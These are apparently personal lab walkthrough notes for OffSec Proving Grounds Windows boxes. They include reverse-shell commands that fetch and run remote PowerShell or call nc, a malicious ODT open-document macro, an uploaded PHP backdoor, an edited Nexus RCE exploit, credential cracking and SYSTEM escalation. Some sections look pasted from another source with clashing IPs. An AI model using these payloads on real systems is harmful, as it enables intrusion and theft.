| 4       | Accept: */*                         |     |          |        |  |
| 5       | Connection: keep-alive              |     |          |        |  |
| 6       |                                     |     |          |        |  |
| 7       |                                     |     |          |        |  |
|         | Pretty                              | Raw | Hex      | Render |  |
| 1       | HTTP/1.1 200 OK                     |     |          |        |  |
| 2       | Content-Length: 39                  |     |          |        |  |
| 3       | Server: Microsoft-HTTPAPI/2.0       |     |          |        |  |
| 4       | Date: Mon, 24 Jun 2024 13:02:11 GMT |     |          |        |  |
| 5       |                                     |     |          |        |  |
| 6       | <p>                                 |     |          |        |  |
|         | Cannot "GET" /list-running-procs    |     |          |        |  |
|         | </p>                                |     |          |        |  |

You can see we need to change the method !!

GET to POST

The screenshot shows a network traffic capture interface. On the left, under 'Request', is a POST request to '/list-running-procs' with various headers like Host, User-Agent, and Content-Type. On the right, under 'Response', is a 200 OK status with a JSON payload containing several processes, each with a name and commandline field.

| Line | Request (POST /list-running-procs)              | Response (HTTP/1.1 200 OK)          |
|------|-------------------------------------------------|-------------------------------------|
| 1    | POST /list-running-procs HTTP/1.1               | HTTP/1.1 200 OK                     |
| 2    | Host: 192.168.200.99:33333                      | Content-Length: 5274                |
| 3    | User-Agent: curl/8.8.0                          | Server: Microsoft-HTTPAPI/2.0       |
| 4    | Accept: */*                                     | Date: Mon, 24 Jun 2024 13:02:53 GMT |
| 5    | Connection: keep-alive                          |                                     |
| 6    | Content-Type: application/x-www-form-urlencoded |                                     |
| 7    | Content-Length: 0                               |                                     |
| 8    |                                                 |                                     |
| 9    |                                                 |                                     |
| 10   |                                                 |                                     |
| 11   |                                                 |                                     |
| 12   |                                                 |                                     |
| 13   |                                                 |                                     |
| 14   |                                                 |                                     |
| 15   |                                                 |                                     |
| 16   |                                                 |                                     |

You can see we got some data leak !!

we also found one user credentials in encrypted form !!

```
52
53 name : cmd.exe
54 commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p
55 "Tm93aXNIU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh
56
```

ariah : Tm93aXNIU2xvb3BUaGVvcnkxMzkK [base64 we need to decode]

```
$ echo "Tm93aXNIU2xvb3BUaGVvcnkxMzkK" | base64 -d
```

```
(kali㉿kali)-[~/offsec/pg/Win/Nickel]
$ echo "Tm93aXNIU2xvb3BUaGVvcnkxMzkK" | base64 -d
NowiseSloopTheory139
```

we got the password !!

Now let's try to authenticate via SSH !!

```
ssh ariah@192.168.200.99
```

```
ariah@NICKELE C:\Users\ariah>whoami
nickel\ariah

ariah@NICKELE C:\Users\ariah>hostname
nickel

ariah@NICKELE C:\Users\ariah>type \Desktop\local.txt
The system cannot find the path specified.

ariah@NICKELE C:\Users\ariah>cd Desktop
ariah@NICKELE C:\Users\ariah\Desktop>type local.txt
bd6a3d3c9295d5965050898de6d2a8a8

ariah@NICKELE C:\Users\ariah\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address : 192.168.200.99
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.200.254
```

we got access and we also got the local.txt !!

### PrivEsc:

Tried to Run the winpeas but no luck !!

some manual process !!

Started with searching for extenstions !!

```
ariah@NICKELE C:\Users>dir /s/b *.pdf
```

there is one intresting PDF file !!

```
ariah@NICKELE C:\ftp>net use m: \\192.168.45.225\test /user:kali kali
```

```
ariah@NICKELE C:\ftp>copy Infrastructure.pdf m:\
```

another method !!

we can also authenticate to ftp via smae credentials and get the pdf !!


#### Escalation

Logging into the FTP server as ariah (or navigating to the C:\ftp directory from the SSH shell), we find an **Infrastructure.pdf** file. Let's use FTP to download the file making sure we also set the binary mode.

```
kali@kali:/tmp$ ftp 192.168.120.209
...
Name (192.168.120.209:root): ariah
331 Password required for ariah
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
...
-r--r--r-- 1 ftp ftp 46235 Sep 01 11:02 Infrastructure.pdf
ftp> bin
200 Type set to I
ftp> recv Infrastructure.pdf
...
226 Successfully transferred "/Infrastructure.pdf"
...
```

However, the **Infrastructure.pdf** file is password protected. Let's try to extract the password hash from the PDF with John the Ripper's `pdf2john.pl` utility.

but this PDF is password protected !!



we can make use of the `pdf2john` and crack the hash using john tool

we can also use `pdfcrack` extensively for pdf password cracking !!

```
pdfcrack Infrastructure.pdf /usr/share/wordlists/rockyou.txt
```

We got the password !!

# Infrastructure Notes

Temporary Command endpoint: <http://nickel/>?

Backup system: <http://nickel-backup/backup>

NAS: <http://corp-nas/files>

there is a command execution endpoint on port 80 !! lol !!

<http://192.168.200.99/?whoami>

# dev-api started at 2024-03- nt authority\system

we are nt authority\system lol !!

let's get the revser shell using powershell base64 payload !!

```
└──(root💀kali)-[/home/.../offsec/pg/Win/Nickel]
rlwrap -cAr nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.200.99] 49799
nt authority\system
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
nickel
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop> type proof.txt
0921b5be433794c9efff40088e035b82
PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address : 192.168.200.99
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.200.254
PS C:\Users\Administrator\Desktop>
```

we got the proof.txt also !!

# **Craft**

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

```
=====
=====
```

**Ports (Try to list):**

```
=====
=====
```

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

**NMAP Results:**

**PORt STATE SERVICE VERSION**

```
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
```

```
=====
=====
```


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

### ### LAB Steps:

- This is very straight box there is only one port running that is port 80 web service !!
- where we need to upload resume !!
- tried uploading some php files but the result showes !!




## File is not valid. Please submit ODT file

Only **.odt** file's are allowed !!

we need to install libra-office to do this attack !!

and we need to make use of macro and get the intial access !!

→ Open a file **offsecexam.odt** and create a macro !!



The code :

...

REM \*\*\*\*\* BASIC \*\*\*\*\*

Sub Main


Shell ("cmd /c powershell IEX(IWR <http://192.168.45.225/Invoke-ConPtyShell.ps1> -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443")


End Sub

...

before uploading we need to do one thing !!

**Tools → Cutomize → Events → Click on Open Document and add Macro and save it**





Upload the file and host **Invoke-ConPtyShell.ps1** on port **80** and listen on port **443**

```
stty raw -echo; (stty size; cat) | nc -lvpn 443
```

we got access as **thecybergeek** user

```
PS C:\Users> cd thecybergeek
PS C:\Users\thecybergeek\Desktop> dir

Directory: C:\Users\thecybergeek\Desktop

Mode LastWriteTime Length Name
---- ----- ---- -
-a--- 6/24/2024 6:43 AM 34 local.txt
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0 2:
```

```
Connection-specific DNS Suffix . . .
Link-local IPv6 Address : fe80::d48a:9394:a9ac:5234%5
PS C:\Users\thecybergeek\Desktop> whoami
craft\thecybergeek
```

we got the local.txt !!

ther eis another user called **apache**

but we are unable to access !!

```
PS C:\Users> cd apache
PS C:\Users\apache> dir
dir : Access to the path 'C:\Users\apache' is denied.
At line:1 char:1
+ ~~~
+ CategoryInfo : PermissionDenied: (C:\Users\apache)
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

→ Tried some PrivEsc techniques but failed !!

→ There is a Xampp Server is running so let's try to upload any web shell and see whether we can access to apache user !!

```
PS C:\xampp\htdocs> iwr -uri http://192.168.45.225/simple-backdoor.php -OutFile simple-backdoor.php
```

execute on web :

```
http://craft.offsec/simple-backdoor.php?cmd=cmd /c powershell IEX(IWR http://192.168.45.225/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443
```

got the apache user access !!

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

[URI Decoder/Encoder]
craft\apache
PS C:\xampp\htdocs> hostname
CRAFT
```

### PrivEsc:

There is SeImpersonate Privilege User enabled !!

let's upload printsSpoof and get the system access !!

```
PS C:\xampp\htdocs> iwr -uri http://192.168.45.225/PrintSpoofer64.exe -OutFile PrintSpoofer64.exe
```

```
PS C:\xampp\htdocs> .\PrintSpoofer64.exe -i -c powershell.exe
```

```
PS C:\xampp\htdocs> .\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
CRAFT
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\proof.txt
f55bc70675b7063ad41277bf1972fbbe
PS C:\Windows\system32> ipconfig

Windows IP Configuration
Decode Encode

Ethernet adapter Ethernet0:
 Connection-specific DNS Suffix : CRAFT
 Link-local IPv6 Address : fe80::d48a:9394:a9ac:5234%5
 IPv4 Address : 192.168.200.169
 Subnet Mask : 255.255.255.0
 Default Gateway : 192.168.200.254
PS C:\Windows\system32>
```

got administrator access and proof.txt !!

## Billyboss

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

=====

=====

**Ports (Try to list):**

=====

=====

# **nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open**

**NMAP Results:**

**PORt STATE SERVICE VERSION**

```
21/tcp open ftp Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 10.0
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-title: BaGet
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
8081/tcp open http Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-server-header: Nexus/3.21.0-05 (OSS)
|_http-title: Nexus Repository Manager
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows
RPC
49667/tcp open msrpc Microsoft Windows
RPC
49668/tcp open msrpc Microsoft Windows
RPC
49669/tcp open msrpc Microsoft Windows RPC
```

=====

## Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

### ### LAB Steps:

- There are port 80 and port 8081 running the web servers !!
- port 80 is worst we cannot get anything !!

port 8081 running in the Sonatype Nexus repository Manager !! there is login !!

Tried some default credential not worked !! at last

**nexus : nexus** → Worked !!

there is an authenticated rce Exploit !!

**\$ searchsploit -m 49385**

```
14 # execute code on the target server.
15 #
16 #!/usr/bin/python3
17
18 import sys
19 import base64
20 import requests
21
22 URL='http://192.168.200.61:8081/'
23 CMD='|cmd.exe /c powershell IEX(IWR http://192.168.45.225/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443'
24 USERNAME='nexus'
25 PASSWORD='nexus'
26
27 s = requests.Session()
28 print('Logging in')
29 body = {
30 'username': base64.b64encode(USERNAME.encode('utf-8')).decode('utf-8'),
31 'password': base64.b64encode(PASSWORD.encode('utf-8')).decode('utf-8')
32 }
33 r = s.post(URL + '/service/rapture/session',data=body)
34 if r.status_code != 204:
35 print('Login unsuccessful')
```

you can see we edited the username , password and cmd and URL !!

**\$ python3 49385.py**

```
(kali㉿kali)-[~/offsec/pg/Win/Billyboss]
$ python3 49385.py
Logging in
Logged in successfully
Command executed
```

We got the shell !!

```
PS C:\Users\nathan\Desktop> type local.txt
6d3933ba426e9e8c3b9674467000eb9e
PS C:\Users\nathan\Desktop> whoami
```

got local.txt !!

### PrivEsc:

| Privilege Name                | Description                               | State    |
|-------------------------------|-------------------------------------------|----------|
| SeShutdownPrivilege           | Shut down the system                      | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeUndockPrivilege             | Remove computer from docking station      | Disabled |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |
| SeTimeZonePrivilege           | Change the time zone                      | Disabled |

tried printsnooper but failed but the **godpotato** worked !!

```
PS C:\Users\nathan\temp> .\GodPotato.exe -cmd "cmd /c C:
\Users\nathan\temp\nc.exe 192.168.45.225 443 -e cmd.exe"
```

```
PS C:\Users\nathan\temp> .\GodPotato.exe -cmd "cmd /c C:\Users\nathan\temp\nc.exe 192.168.45.225 443 -e cmd.exe"
[*] CombaseModule: 0x140706401812480
[*] DispatchTable: 0x140706404154976
[*] UseProtseqFunction: 0x140706403523008
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\451e422b-5d61-4d06-929d-e7065dbfe565\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000dc02-1208-ffff-9fb8-1dff5bae1d7b
[*] DCOM obj OXID: 0x19a8ec7b577f7b50
[*] DCOM obj OID: 0x751946c17e6c5796
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE 192.168.200.61
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 840 Token:0x764 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4828
[*] Kyoto
```

we got the administrator shell !!

```
(root💀kali)-[~/home/.../offsec/pg/Win/Billyboss]
rlwrap -cAr nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.200.61] 50096
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
```

```
C:\Windows\system32>hostname
hostname
billyboss
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
86d7771e15c56fd156a61b69cf61e7ed
```

```
C:\Windows\system32>ipconfig
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . :
IPv4 Address : 192.168.200.61
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.200.254
```

got **proof.txt**

## **Medjed**

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

## Credentials:

---

---

## Ports (Try to list):

---

---

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

## NMAP Results:

| PORT                                                                     | STATE                                                                                           | SERVICE       | VERSION                       |
|--------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------|---------------|-------------------------------|
| 135/tcp                                                                  | open                                                                                            | msrpc         | Microsoft Windows RPC         |
| 139/tcp                                                                  | open                                                                                            | netbios-ssn   | Microsoft Windows netbios-ssn |
| <b>445/tcp</b>                                                           | open                                                                                            | microsoft-ds? |                               |
| 3306/tcp                                                                 | open                                                                                            | mysql?        |                               |
| fingerprint-strings:                                                     |                                                                                                 |               |                               |
| DNSVersionBindReqTCP, NULL, SIPOptions:                                  |                                                                                                 |               |                               |
| _ Host '192.168.45.225' is not allowed to connect to this MariaDB server |                                                                                                 |               |                               |
| 5040/tcp                                                                 | open                                                                                            | unknown       |                               |
| 7680/tcp                                                                 | open                                                                                            | pando-pub?    |                               |
| <b>8000/tcp</b>                                                          | open                                                                                            | http-alt      | BarracudaServer.com (Windows) |
| http-open-proxy:                                                         | Potentially OPEN proxy.                                                                         |               |                               |
| _ Methods supported:CONNECTION                                           |                                                                                                 |               |                               |
| _http-title:                                                             | Home                                                                                            |               |                               |
| _http-server-header:                                                     | BarracudaServer.com (Windows)                                                                   |               |                               |
| _ <html><body><h1>400 Bad Request</h1>Can't parse                        |                                                                                                 |               |                               |
| request<p>BarracudaServer.com (Windows)</p></body></html>                |                                                                                                 |               |                               |
| http-webdav-scan:                                                        |                                                                                                 |               |                               |
| Server Date:                                                             | Tue, 25 Jun 2024 14:27:54 GMT                                                                   |               |                               |
| WebDAV type:                                                             | Unknown                                                                                         |               |                               |
| Allowed Methods:                                                         | OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK |               |                               |
| _ Server Type:                                                           | BarracudaServer.com (Windows)                                                                   |               |                               |
| <b>30021/tcp</b>                                                         | open                                                                                            | ftp           | FileZilla ftpd 0.9.41 beta    |
| ftp-anon:                                                                | Anonymous FTP login allowed (FTP code 230)                                                      |               |                               |
| -r--r--r-- 1                                                             | ftp                                                                                             | ftp           | 536 Nov 03 2020 .gitignore    |
| drwxr-xr-x 1                                                             | ftp                                                                                             | ftp           | 0 Nov 03 2020 app             |
| drwxr-xr-x 1                                                             | ftp                                                                                             | ftp           | 0 Nov 03 2020 bin             |
| drwxr-xr-x 1                                                             | ftp                                                                                             | ftp           | 0 Nov 03 2020 config          |
| -r--r--r-- 1                                                             | ftp                                                                                             | ftp           | 130 Nov 03 2020 config.ru     |
